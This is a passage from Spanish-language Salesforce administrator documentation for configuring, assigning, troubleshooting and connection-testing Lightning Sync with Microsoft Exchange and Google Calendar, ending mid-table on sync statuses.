    - *`HOY`*: Se sincronizan los eventos que finalizan hoy o después de hoy. La hora de inicio es 12:00 a.m. Obtenga más información en la página 2202 acerca de por qué se recomienda esta selección en ciertos escenarios.
    - *`MES PASADO`*: se sincronizan los eventos que han finalizado el primer día del mes anterior o después.
    - *`ÚLTIMOS X DÍAS`*: se sincronizan los eventos que han finalizado en o después de un número especificado de días, como *`ÚLTIMOS 30 DÍAS`*. Puede sincronizar eventos que han finalizado hasta hace 180 días.
16. Haga clic en **Guardar**.

    La sincronización de contactos y eventos ha comenzado para usuarios en esta configuración de Lightning Sync.

### Informar los representantes de ventas acerca de cómo sincronizar contactos de Microsoft® con Salesforce

Informe a sus usuarios de Lightning Sync for Microsoft Exchange de que ha llegado el momento de gestionar los contactos de Microsoft que desean sincronizar con Salesforce.

Si configuró representantes de ventas para sincronizar contactos solo desde Salesforce a Microsoft Exchange, puede omitir este paso: Los contactos y eventos de los representantes ya se están sincronizando.

Los representantes que configurar sincronizar contactos desde Exchange a Salesforce o sincronizar en ambas direcciones pueden lanzar la sincronización seleccionando qué contactos de Microsoft sincronizar en Salesforce.

Después de definir los parámetros de sincronización de los representantes agregándolos a configuraciones activas de Lightning Sync, Lightning Sync crea una carpeta denominada Salesforce_Sync en la cuenta de correo electrónico de cada representante. Lightning Sync anida Salesforce_Sync en directorios Contactos de los representantes.

EDICIONES

Disponible para gestionar desde: Salesforce Classic y Lightning Experience

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

Los representantes eligen qué contactos sincronizar moviendo esos contactos a la carpeta Salesforce_Sync. Cuando los representantes pueden ver y acceder a la carpeta Salesforce_Sync en su aplicación de correo electrónico, pueden empezar a mover contactos a ella.

## Lightning Sync para Google (Beta)

Ayude a los usuarios a mantener sus contactos y eventos sincronizados entre Google Calendar™ y Salesforce.

Esta versión incluye una versión beta de Lightning Sync para Google, lo que significa que es una función de alta calidad con limitaciones conocidas. Lightning Sync para Google no está disponible de forma general a menos o hasta que Salesforce anuncie su disponibilidad general en la documentación o en comunicados de prensa o declaraciones públicas. No podemos garantizar la disponibilidad general dentro de ningún plazo de tiempo. Tome sus decisiones de compra solo en base a funciones y productos disponibles de forma general. Puede proporcionar comentarios y sugerencias referentes a Lightning Sync para Google en Success Community de Lightning Sync.

EDICIONES

Disponible para gestionar desde: Salesforce Classic y Lightning Experience

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

Cuando configura los eventos de representantes de ventas para que se sincronicen desde sus calendarios de Google con Salesforce, ayuda a sus usuarios a aumentar su productividad. Eso se debe a que los representantes no tienen que duplicar su trabajo entre las dos aplicaciones. Además, Lightning Sync ofrece a los usuarios entornos informáticos compatibles que ofrecen la flexibilidad de sincronizar elementos cuando trabajan desde sus escritorios o desde sus dispositivos móviles.

Usted define la experiencia de Lightning Sync de sus representantes seleccionando la configuración de sincronización para representantes en Salesforce. Por ejemplo, puede elegir sincronizar eventos que sus usuarios marquen como privados. También puede eliminar automáticamente los eventos en Salesforce que sus usuarios eliminan de sus calendarios.

### Limitaciones de Lightning Sync para Google

Tenga en cuenta que por ahora Lightning Sync para Google no:

- Sincroniza contactos
- Sincroniza eventos de Salesforce con Google Calendar
- Sincroniza eventos recurrentes
- Sincroniza detalles sobre invitados a eventos
- Sincroniza el estado de disponible u ocupado en eventos
- Permite modificar qué campos de evento de Google se asignan a campos de evento de Salesforce

## Pensar con amplias miras al configurar Lightning Sync para Google (Beta)

Configure Lightning Sync de modo que sus usuarios puedan sincronizar eventos entre la cuenta de Google de su empresa y Salesforce. Completará varios pasos para preparar los sistemas para comunicarse, tanto en su cuenta de Google como en Salesforce.

Esta versión incluye una versión beta de Lightning Sync para Google, lo que significa que es una función de alta calidad con limitaciones conocidas. Lightning Sync para Google no está disponible de forma general a menos o hasta que Salesforce anuncie su disponibilidad general en la documentación o en comunicados de prensa o declaraciones públicas. No podemos garantizar la disponibilidad general dentro de ningún plazo de tiempo. Tome sus decisiones de compra solo en base a funciones y productos disponibles de forma general. Puede proporcionar comentarios y sugerencias referentes a Lightning Sync para Google en Success Community de Lightning Sync.

Complete estos pasos para configurar Lightning Sync para Google.

1. Prepare su cuenta de Google para Lightning Sync.
2. Prepare Lightning Sync para Google.
3. Ejecute la prueba de conexión de Lightning Sync.
4. Indique a los usuarios cómo evitar que sus eventos de calendario se sincronicen con Salesforce.
5. Defina ajustes de sincronización para representantes de ventas utilizando Lightning Sync para Google.

EDICIONES

Disponible para gestionar desde: Salesforce Classic y Lightning Experience

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para preparar su cuenta de Google para comunicarse con Salesforce:

- Acceso administrativo a la cuenta de Google de su empresa

## Preparar su cuenta de Google para Lightning Sync

Consiga ayuda de los profesionales de TI o del administrador de Google de su empresa para preparar la comunicación de los servidores de Google con Salesforce.

Su administrador de Google puede completar estos pasos iniciando sesión en la cuenta de Google de su empresa como administrador. Para obtener más información, consulte la documentación para desarrolladores de Google.

1. Complete estos pasos desde la Consola de desarrolladores de Google.
   a. Cree un proyecto de Google destinado a Lightning Sync.
   b. Active la API de Google Calendar™ para el proyecto.
   c. Cree credenciales para una cuenta de servicio con el JSON de tipo de clave.
   d. Active la `Delegación para todo el dominio` para la cuenta de servicio. Esta delegación genera un Id. de cliente o el Nombre de cliente para la cuenta de servicio, que necesitará más adelante.
2. Complete estos pasos desde la Consola de administradores de Google.
   a. Navegue hasta su configuración de seguridad avanzada y haga clic en **Gestionar acceso de clientes API**.
   b. Autorice el ámbito de calendario de solo lectura para la cuenta de servicio introduciendo el Id. de cliente o el Nombre de cliente de la cuenta de servicio que generó en la Consola de desarrolladores de Google e introduzca este ámbito:
   `https://www.googleapis.com/auth/calendar.readonly`
   Puede autorizar otros ámbitos si lo desea, pero este ámbito es obligatorio.

EDICIONES

Disponible para gestionar desde: Salesforce Classic y Lightning Experience

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para preparar su cuenta de Google para comunicarse con Salesforce:

- Acceso administrativo a la cuenta de Google de su empresa

3. Guarde la clave privada de la cuenta de servicio en una ubicación segura y compártala con su administrador de Salesforce. (Pero solo con su administrador de Salesforce.)

**Importante:** Consideremos que la clave privada de su empresa es la "llave del castillo de Google Calendar". Aquellos en posesión de la llave tienen acceso a la cuenta de Google de su empresa. Por lo tanto, comparta la clave únicamente con aquellos que la necesiten, y compártala a través de rutas seguras. Por ejemplo, enviar su clave por correo electrónico no sea probablemente una buena idea.

Cuando termine, su administrador de Salesforce puede preparar Salesforce para Lightning Sync para Google en la página 2220.

## Preparar Lightning Sync para Google

Después de que un profesional de TI o administrador de Google haya preparado su cuenta de Google para Lightning Sync, puede completar los pasos necesarios para preparar Salesforce también. En primer lugar, registre el sitio de la API de Google con Salesforce. A continuación, seleccione los parámetros para conectar las aplicaciones empleando OAuth 2.0 para Google.

1. Registre un nuevo sitio remoto para `https://www.googleapis.com`.
2. En Configuración, introduzca `Configuración de Lightning Sync` en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Configuración de Lightning Sync** .
3. Active Lightning Sync.
4. Seleccione **OAuth 2.0 para Google (Beta)** como su método de conexión preferido.
5. Cargue la clave privada para su cuenta de servicio de Google. Su administrador de Google generó la clave al configurar la cuenta de servicio para Lightning Sync.

   **Importante:** Consideremos que la clave privada de su empresa es la "llave del castillo de Google Calendar". Aquellos en posesión de la llave tienen acceso a la cuenta de Google de su empresa. Por lo tanto, comparta la clave únicamente con aquellos que la necesiten, y compártala a través de rutas seguras. Por ejemplo, enviar su clave por correo electrónico no sea probablemente una buena idea.

6. Haga clic en **Guardar**.

Cuando termine, ejecute la prueba de conexión de Lightning Sync para garantizar que ha configurado su conexión correctamente.

EDICIONES

Disponible para gestionar desde: Salesforce Classic y Lightning Experience

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para acceder y modificar la configuración de Lightning Sync
- "Personalizar aplicación"

## Definir ajustes de sincronización para representantes de ventas utilizando Lightning Sync para Google

Después de que los representantes de ventas preparen sus eventos de Google Calendar™ para sincronizar con Salesforce, puede definir los ajustes de sincronización para grupos de representantes en configuraciones de Lightning Sync. Este paso lanza el proceso de sincronización para sus representantes.


Antes de comenzar, asegúrese de que comprende cómo evitar sincronizar datos entre organizaciones de Salesforce . La sincronización de datos entre organizaciones de Salesforce es posible si prueba Lightning Sync antes de implementarlo para representantes o su empresa utiliza varias organizaciones de Salesforce.

La definición de la configuración de sincronización le permite gestionar cómo sincronizan sus representantes de ventas. Tiene diferentes opciones:

- Definir qué elementos de los representantes de ventas se sincronizan
- Crear filtros para limitar que ciertos eventos se sincronicen
- Definir si se sincronizan los eventos privados de los usuarios
- Definir si los eventos que eliminan los usuarios en sus calendarios de Google se eliminan automáticamente también en Salesforce
- Definir si los eventos importantes se relacionan automáticamente con los contactos o candidatos de Salesforce apropiados

Siga estos pasos para definir la configuración de Lightning Sync para Google de sus usuarios.

1. De Configuración en Salesforce, introduzca *Configuraciones de sincronización* en el cuadro Búsqueda rápida y, a continuación, seleccione **Configuraciones de sincronización**.
2. Haga clic en **Nueva configuración de Lightning Sync** .
3. Escriba el nombre de la configuración. Por ejemplo, si está creando una configuración para usuarios en una región concreta, introduzca un nombre único para ella y a continuación, seleccione Activa.




4. Asigne usuarios y perfiles a esta configuración.

EDICIONES


Disponible para gestionar desde: Salesforce Classic y Lightning Experience

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**


PERMISOS DE USUARIO

Para acceder a la configuración de Lightning Sync en Salesforce:
- "Personalizar aplicación"

Para crear, modificar y eliminar configuraciones de Lightning Sync:
- "Gestionar configuraciones de cliente de correo electrónico"




5. Indique que desea sincronizar los eventos de sus usuarios desde Google a Salesforce.




6. Haga clic en **Guardar**.
7. Seleccione `Sincronizar eventos privados` para sincronizar eventos que sus usuarios han marcado como privados en sus calendarios de Google.
8. Seleccione `Eliminar automáticamente en Salesforce eventos eliminados de Google` para permitir a los representantes eliminar eventos de Google y eventos de Salesforce en una sola acción.
9. Seleccione `Relacionar automáticamente eventos de Google con registros de Salesforce` para relacionar eventos importantes con los contactos o candidatos Salesforce apropiados de forma automática.
10. Especifique los eventos específicos que los usuarios pueden sincronizar desde Google a Salesforce. Introduzca un filtro en el campo `Superior o igual a`. Hacer esto limita los eventos que los usuarios pueden sincronizar en estos intervalos de tiempo.
    - *`HOY`*: Se sincronizan los eventos que finalizan hoy o después de hoy. La hora de inicio es 12:00 a.m. Obtenga más información en la página 2202 acerca de por qué se recomienda esta selección en ciertos escenarios.
    - *`MES PASADO`*: se sincronizan los eventos que han finalizado el primer día del mes anterior o después.
    - *`ÚLTIMOS X DÍAS`*: se sincronizan los eventos que han finalizado en o después de un número especificado de días, como *`ÚLTIMOS 30 DÍAS`*. Puede sincronizar eventos que han finalizado hasta hace 180 días.
11. Haga clic en **Guardar**.

    La sincronización eventos ha comenzado para usuarios en esta configuración de Lightning Sync.

## Gestionar usuarios de Lightning Sync

Después de configurar Lightning Sync, gestione el modo en que sus representantes de ventas utilizan la función y asistir a los usuarios en la solución de problemas.

### Asignar usuarios a las configuraciones de Lightning Sync

Para hacer que los eventos o contactos de sus usuarios de Lightning Sync se sincronicen, asigne usuarios a una configuración de Lightning Sync. Puede asignar usuarios individuales o agregar perfiles de usuario para asignar múltiples usuarios.

Solucionar problemas de sincronización para usuarios de Lightning Sync

Si un usuario de Lightning Sync tiene problemas para sincronizar entre su servidor de correo electrónico y Salesforce, puede solucionar los problemas de sincronización comprobando los estados de sincronización de sus usuarios o ejecutando un informe de errores de Lightning Sync. Si encuentra un problema de sincronización que no puede solucionar un usuario, puede restablecer el proceso de sincronización de ese usuario.

## Asignar usuarios a las configuraciones de Lightning Sync

Para hacer que los eventos o contactos de sus usuarios de Lightning Sync se sincronicen, asigne usuarios a una configuración de Lightning Sync. Puede asignar usuarios individuales o agregar perfiles de usuario para asignar múltiples usuarios.

Antes de asignar un usuarios a una configuración de Lightning Sync, tenga en cuenta cómo se sincronizan los registros de ese usuario si ya están mencionados en otra configuración:

- Si asigna un usuario individual a dos configuraciones de Lightning Sync, se elimina el usuario de la primera configuración automáticamente y se asigna a la nueva.
- Si asigna un usuario a dos configuraciones de Lightning Sync tanto como un usuario individual como parte de un perfil, el usuario no se elimina de la otra configuración, pero se sincronizarán los registros del usuario de acuerdo con la configuración que indica el usuario de forma individual.
- Si asigna un usuario a una configuración de Lightning Sync y una configuración, el usuario no se elimina de la otra configuración, pero los registros del usuario se sincronizarán de acuerdo con la configuración de Lightning Sync.

Los usuarios observan las asignaciones que ha creado, agregado o eliminado la próxima vez que Lightning Sync ejecuta un ciclo de sincronización.

Para asignar un usuario a una configuración de Lightning Sync,

1. En Configuración, introduzca *Configuraciones de Lightning Sync* en el cuadro Búsqueda rápida y, a continuación, seleccione **Configuraciones de Lightning Sync** .
2. Si está modificando una configuración de Lightning Sync, haga clic en **Modificar** junto a aquella que está modificando. De lo contrario, haga clic en **Nueva configuración de Lightning Sync** y luego cumplimente los campos obligatorios.
3. En la sección Asignar usuarios y perfiles, seleccione *Perfiles* o *Usuarios* en la lista desplegable Buscar.
4. En caso de que no vea al miembro que quiere agregar, escriba palabras clave en el cuadro de búsqueda y haga clic en **Buscar**.
5. Seleccione los miembros pertinentes del cuadro Miembros disponibles y haga clic en **Agregar** para incluirlos en el grupo. Si todos los usuarios disponibles están asignados a esta configuración, la lista Usuarios estará vacía y sólo podrá asignar perfiles.
6. Para eliminar miembros, selecciónelos y haga clic en **Eliminar**.
7. Haga clic en **Guardar**.

EDICIONES

Disponible para gestionar desde: Salesforce Classic y Lightning Experience

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para visualizar configuraciones
- "Ver parámetros y configuración"

Para crear, modificar y eliminar configuraciones:
- "Gestionar configuraciones de cliente de correo electrónico"

# Solucionar problemas de sincronización para usuarios de Lightning Sync

Si un usuario de Lightning Sync tiene problemas para sincronizar entre su servidor de correo electrónico y Salesforce, puede solucionar los problemas de sincronización comprobando los estados de sincronización de sus usuarios o ejecutando un informe de errores de Lightning Sync. Si encuentra un problema de sincronización que no puede solucionar un usuario, puede restablecer el proceso de sincronización de ese usuario.

EDICIONES

Disponible para gestionar desde: Salesforce Classic y Lightning Experience

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

### Comprobar los estados de sincronización de los usuarios de Lightning Sync

Si los usuarios no pueden sincronizar, puede comprobar sus estados de sincronización (y los estados de sincronización de su configuración de Lightning Sync) para solucionar el problema.

### Crear y ejecutar un informe de error de Lightning Sync

Si sus usuarios de Lightning Sync no pueden sincronizar, puede generar y ejecutar un informe de error para descubrir la causa del fallo de la sincronización en su organización y para qué usuarios. Los detalles del informe proporcionan sugerencias para ayudarle a solucionar problemas de sincronización.

### Restablecer sincronización para usuarios de Lightning Sync

Si un representante de ventas tiene problemas para sincronizar entre su servidor de correo electrónico y Salesforce, puede restablecer el proceso de sincronización de ese representante. El restablecimiento de la sincronización elimina y luego restaura las conexiones entre las aplicaciones de correo electrónico y calendario y los registros de Salesforce de un representante. El restablecimiento del proceso de sincronización no afecta la información almacenada en esos registros.

### Probar su conexión entre su servidor y Salesforce

Los usuarios de Lightning Sync para Microsoft® Exchange deben ejecutar la prueba de conexión de Lightning Sync y el Analizador de conectividad remota de Microsoft cuando prueben la conectividad. Las pruebas difieren ligeramente, por lo que la ejecución de ambas le proporciona más información acerca del estado de su conexión. Los usuarios de Lightning Sync para Google solo necesitan ejecutar la prueba de conexión de Lightning Sync.

### Estados de Lightning Sync for Microsoft® Exchange

Comprender los estados de Lightning Sync for Microsoft Exchange le ayuda a evaluar y corregir errores de Lightning Sync que aparecen en la página de estado de Lightning Sync en Salesforce.

## Comprobar los estados de sincronización de los usuarios de Lightning Sync

Si los usuarios no pueden sincronizar, puede comprobar sus estados de sincronización (y los estados de sincronización de su configuración de Lightning Sync) para solucionar el problema.

1. En Configuración, introduzca *`Estado de Lightning Sync`* en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Estado de Lightning Sync** .
2. Escriba el nombre del usuario cuyo estado de sincronización le gustaría comprobar y haga clic en **Comprobar estado**.
   El estado de sincronización de ese usuario aparece.

En algunos casos, es posible que necesite restablecer la sincornización para un usuario.

Si necesita ayuda para interpretar los estados de sincronización o necesita recomendaciones acerca de la solución de problemas de sincronización, consulte Estados de Lightning Sync for Microsoft® Exchange.

EDICIONES

Disponible para gestionar desde: Salesforce Classic y Lightning Experience

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para acceder a estados de Lightning Sync:

- "Ver parámetros y configuración"

## Crear y ejecutar un informe de error de Lightning Sync

Si sus usuarios de Lightning Sync no pueden sincronizar, puede generar y ejecutar un informe de error para descubrir la causa del fallo de la sincronización en su organización y para qué usuarios. Los detalles del informe proporcionan sugerencias para ayudarle a solucionar problemas de sincronización.

En primer lugar, creará un tipo de informe personalizado utilizando un objeto personalizado Informe de error de Lightning Sync que hemos configurado para usted en Salesforce. A continuación, cree un informe de error de Lightning Sync. Finalmente, ejecute su informe para ayudar sus usuarios a solucionar esos molestos problemas de sincronización que están experimentando.

1. Cree un tipo de informe personalizado. Establezca el `objeto principal` como **Error de Lightning Sync** .
2. Cree su informe de error de Lightning Sync. En la ficha Informes, haga clic en **Informe nuevo**. Establezca el `tipo de informe` como el tipo de informe de Lightning Sync que ha creado en el paso 1 y haga clic en **Crear**.
3. Guarde y ejecute su informe de error de Lightning Sync. Desde el informe no guardado, haga clic en **Guardar**, complete los campos obligatorios y haga clic en **Guardar y ejecutar informe**. Salesforce genera una lista de errores de sincronización encontrados en su organización o muestra "Totales (0 registros)" si el informe no puede identificar ningún error de sincronización.

Si el informe no puede identificar ningún error pero los usuarios aún no pueden sincronizar, póngase en contacto con Salesforce.

EDICIONES

Disponible para gestionar desde: Salesforce Classic y Lightning Experience

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para crear o actualizar tipos de informes personalizados:

- "Gestionar tipos de informes personalizados"

Para crear, modificar y eliminar informes:

- "Crear y personalizar informes"

  Y

  "Generador de informes"

## Restablecer sincronización para usuarios de Lightning Sync

Si un representante de ventas tiene problemas para sincronizar entre su servidor de correo electrónico y Salesforce, puede restablecer el proceso de sincronización de ese representante. El restablecimiento de la sincronización elimina y luego restaura las conexiones entre las aplicaciones de correo electrónico y calendario y los registros de Salesforce de un representante. El restablecimiento del proceso de sincronización no afecta la información almacenada en esos registros.

EDICIONES

Disponible para gestionar desde: Salesforce Classic y Lightning Experience

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

1. Si configurar para sincronizar eventos, asegúrese de que la carpeta `Salesforce_Sync` del representante contiene solo los contactos que el representante desea sincronizar con Salesforce. Si configura para sincronizar eventos, asegúrese de que los eventos que el representante no desea sincronizar están gestionados desde la aplicación de calendario del representante.
2. Desde Configuración de Salesforce, introduzca *`Estado de Lightning Sync`* en el cuadro `Búsqueda rápida`, luego seleccione **Estado de Lightning Sync** .
3. Escriba el nombre de un usuario y haga clic en **Restablecer sincronización**.
   Durante el próximo ciclo de sincronización, Lightning Sync:
   - Sincroniza todos los contactos de la carpeta `Salesforce_Sync` del usuario en su aplicación de correo electrónico a Salesforce. Lightning Sync excluye contactos que quedan fuera de los filtros que establece en la configuración de sincronización del representante.
   - Sincroniza todos los eventos desde la aplicación de calendario del usuario a Salesforce. Lightning Sync excluye eventos que quedan fuera de los filtros que establece en la configuración de sincronización del representante o eventos cuya sincronización evitó el representante.

## Probar su conexión entre su servidor y Salesforce

Los usuarios de Lightning Sync para Microsoft® Exchange deben ejecutar la prueba de conexión de Lightning Sync y el Analizador de conectividad remota de Microsoft cuando prueben la conectividad. Las pruebas difieren ligeramente, por lo que la ejecución de ambas le proporciona más información acerca del estado de su conexión. Los usuarios de Lightning Sync para Google solo necesitan ejecutar la prueba de conexión de Lightning Sync.

Pruebe el estado de su conexión para confirmar si usted o sus expertos en TI han configurado Lightning Sync correctamente. O bien, ejecute las pruebas de conexión si Lightning Sync estaba sincronizando correctamente, pero la sincronización se detuvo de repente para todos los representantes en su organización de Salesforce.

**Nota:** La Prueba de conectividad remota de Microsoft y la Prueba de conexión de Lightning Sync comprueban la conectividad en general entre Exchange y su organización de Salesforce. Si desea probar la conectividad solo para uno (o algunos) de sus representantes, compruebe sus estados de sincronización desde `Estado de Lightning Sync` en Configuración.

### Ejecutar el Analizador de conectividad remota de Microsoft® utilizando parámetros de Lightning Sync

Ejecute el Analizador de conectividad remota (la herramienta gratuita basada en Web proporcionada por Microsoft) para confirmar si usted y su administrador de Exchange han configurado Lightning Sync para Microsoft Exchange correctamente. O bien, ejecute el Analizador de conectividad si Lightning Sync para Microsoft Exchange estaba sincronizando los elementos de sus representantes correctamente, pero se detuvo de repente. Utilice los parámetros proporcionados para ejecutar la prueba para Lightning Sync.

### Ejecutar la prueba de conexión de Lightning Sync

Después de proporcionar sus credenciales de cuenta de servicio en Salesforce, ejecute la prueba de conexión de Lightning Sync para confirmar si usted y sus expertos en TI han configurado Lightning Sync correctamente. O bien, ejecute la prueba de conexión si Lightning Sync estaba sincronizando los elementos de sus representantes correctamente, pero se detuvo de repente.

**EDICIONES**

Disponible para gestionar desde: Salesforce Classic y Lightning Experience

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

**PERMISOS DE USUARIO**

Para obtener los parámetros necesarios para ejecutar el Analizador de conectividad remota de Microsoft:

- Acceso administrativo al servidor Microsoft® Exchange de su empresa

Para ejecutar la prueba de conexión de Lightning Sync:

- "Ver parámetros y configuración"

## Ejecutar el Analizador de conectividad remota de Microsoft® utilizando parámetros de Lightning Sync

Ejecute el Analizador de conectividad remota (la herramienta gratuita basada en Web proporcionada por Microsoft) para confirmar si usted y su administrador de Exchange han configurado Lightning Sync para Microsoft Exchange correctamente. O bien, ejecute el Analizador de conectividad si Lightning Sync para Microsoft Exchange estaba sincronizando los elementos de sus representantes correctamente, pero se detuvo de repente. Utilice los parámetros proporcionados para ejecutar la prueba para Lightning Sync.

Antes de ejecutar el Analizador de conectividad remota, asegúrese de que seleccionó su método de conexión preferido de modo que Exchange y Salesforce puedan comunicarse. Espere unos minutos tras completar esas tareas para permitir que su servidor Exchange procese los cambios que ha realizado. En caso contrario, el Analizador de conectividad remota puede mostrar un resumen de prueba no superada, incluso si ha realizado la configuración correctamente.

El analizador de conectividad remota comprueba varios puntos de conectividad entre su organización de Salesforce y su servidor de Exchange. Cuando se completa la prueba, Microsoft proporciona un resumen describiendo el estado de su conexión.

**Nota:** La Prueba de conectividad remota de Microsoft y la Prueba de conexión de Lightning Sync comprueban la conectividad en general entre Exchange y su organización de Salesforce. Si desea probar la conectividad solo para uno (o algunos) de sus representantes, compruebe sus estados de sincronización desde `Estado de Lightning Sync` en Configuración.

**EDICIONES**

Disponible para gestionar desde: Salesforce Classic y Lightning Experience

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

**PERMISOS DE USUARIO**

Para obtener los parámetros necesarios para ejecutar la prueba:

- Acceso administrativo al servidor Microsoft® Exchange de su empresa

1. Visite el sitio Web de Microsoft y busque el Analizador de conectividad remota.
2. En la ficha `Servidor de Exchange`, seleccione **Acceso de cuenta de servicio (Desarrolladores)**.
3. Haga clic en **Siguiente**.
4. Cumplimente los campos de prueba:

| Para este campo de prueba | Escriba este parámetro |
|---|---|
| `Dirección de correo electrónico del buzón de destino` | La dirección de correo electrónico de un representante de ventas que se impresionará por su cuenta de servicio de Lightning Sync |
| `Nombre de usuario de la cuenta de servicio (Dominio/Nombre de usuario o UPN)` | El nombre de usuario/dominio de la cuenta de servicio o UPN que ha configurado para Lightning Sync |
| `Contraseña de cuenta de servicio` | La contraseña de la cuenta de servicio que ha configurado para Lightning Sync |

5. Seleccione `Utilizar detección automática para detectar ajustes del servidor`.
6. Seleccione `Probar carpeta predefinida`.
7. Seleccione `Contactos` si desea probar la conectividad de sincronización para los contactos de este usuario o `Calendario` para los eventos de este usuario.
8. Consulte `Utilizar representación de Exchange`.
9. En el campo `Usuario representado`, escriba la misma dirección de correo electrónico de Exchange que ha especificado para `Dirección de correo electrónico del buzón de destino`.
10. Para `Identificador de usuario representado`, seleccione `Dirección SMTP`.
11. Compruebe la confirmación de `Entiendo que debo utilizar las credenciales de una cuenta de trabajo...`.

12. Escriba el código de verificación del analizador y haga clic en **verificar**.
13. En la parte superior de la página, haga clic en **Realizar prueba**.
    Habitualmente, la ejecución de la prueba tarda menos de 30 segundos. Una vez completada la prueba, el analizador muestra un resumen evaluando la conectividad de sincronización para el usuario de Exchange que ha especificado.
14. Actúe según los resultados de la prueba.
    - Si el resumen de la prueba muestra "Prueba de conectividad correcta" o "Prueba de conectividad correcta con advertencias", es posible que haya configurado su cuenta de servicio correctamente y está preparado para proporcionar las credenciales de su cuenta de servicio en Salesforce.
    - Si el resumen de la prueba muestra "Fallo de la prueba de conectividad", revise los detalles de la prueba para solucionar problemas de configuración. Si la prueba continúa fallando, verifique que ha completado los pasos de configuración previos correctamente y luego póngase en contacto con el servicio de asistencia al cliente de Salesforce para obtener ayuda.

## Ejecutar la prueba de conexión de Lightning Sync

Después de proporcionar sus credenciales de cuenta de servicio en Salesforce, ejecute la prueba de conexión de Lightning Sync para confirmar si usted y sus expertos en TI han configurado Lightning Sync correctamente. O bien, ejecute la prueba de conexión si Lightning Sync estaba sincronizando los elementos de sus representantes correctamente, pero se detuvo de repente.

La prueba de conexión de Lightning Sync comprueba varios puntos de conectividad entre su organización de Salesforce y su servidor de correo electrónico. Cuando se completa la prueba, proporciona un resumen describiendo el estado de su conexión.

Los usuarios de Lightning Sync para Microsoft® Exchange deben ejecutar la prueba de conexión de Lightning Sync y el Analizador de conectividad remota de Microsoft cuando prueben la conectividad. Las pruebas difieren ligeramente, por lo que la ejecución de ambas le proporciona más información acerca del estado de su conexión. Los usuarios de Lightning Sync para Google solo necesitan ejecutar la prueba de conexión de Lightning Sync.

La Prueba de conectividad remota de Microsoft y la Prueba de conexión de Lightning Sync comprueban la conectividad en general entre Exchange y su organización de Salesforce. Si desea probar la conectividad solo para uno (o algunos) de sus representantes, compruebe sus estados de sincronización desde `Estado de Lightning Sync` en Configuración.

**EDICIONES**

Disponible para gestionar desde: Salesforce Classic y Lightning Experience

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

**PERMISOS DE USUARIO**

Para ejecutar la prueba de conexión:
- "Ver parámetros y configuración"

1. En Configuración, introduzca *`Configuración de Lightning Sync`* en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Configuración de Lightning Sync** .
2. Desde la sección `Prueba de conexión`, proporcione la dirección de correo electrónico para uno de los representantes que ha configurado su cuenta de servicio de Exchange para impresionarle.
3. Haga clic en **Prueba**.
   Salesforce comprueba su conexión entre Salesforce y su servidor de Exchange y resume el estado de su conexión.

## Estados de Lightning Sync for Microsoft® Exchange

Comprender los estados de Lightning Sync for Microsoft Exchange le ayuda a evaluar y corregir errores de Lightning Sync que aparecen en la página de estado de Lightning Sync en Salesforce.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

### Estados del sistema

**Tabla 13: Estados de los parámetros de configuración**

| Si | Proporciona este estado | Este estado significa que |
|---|---|---|
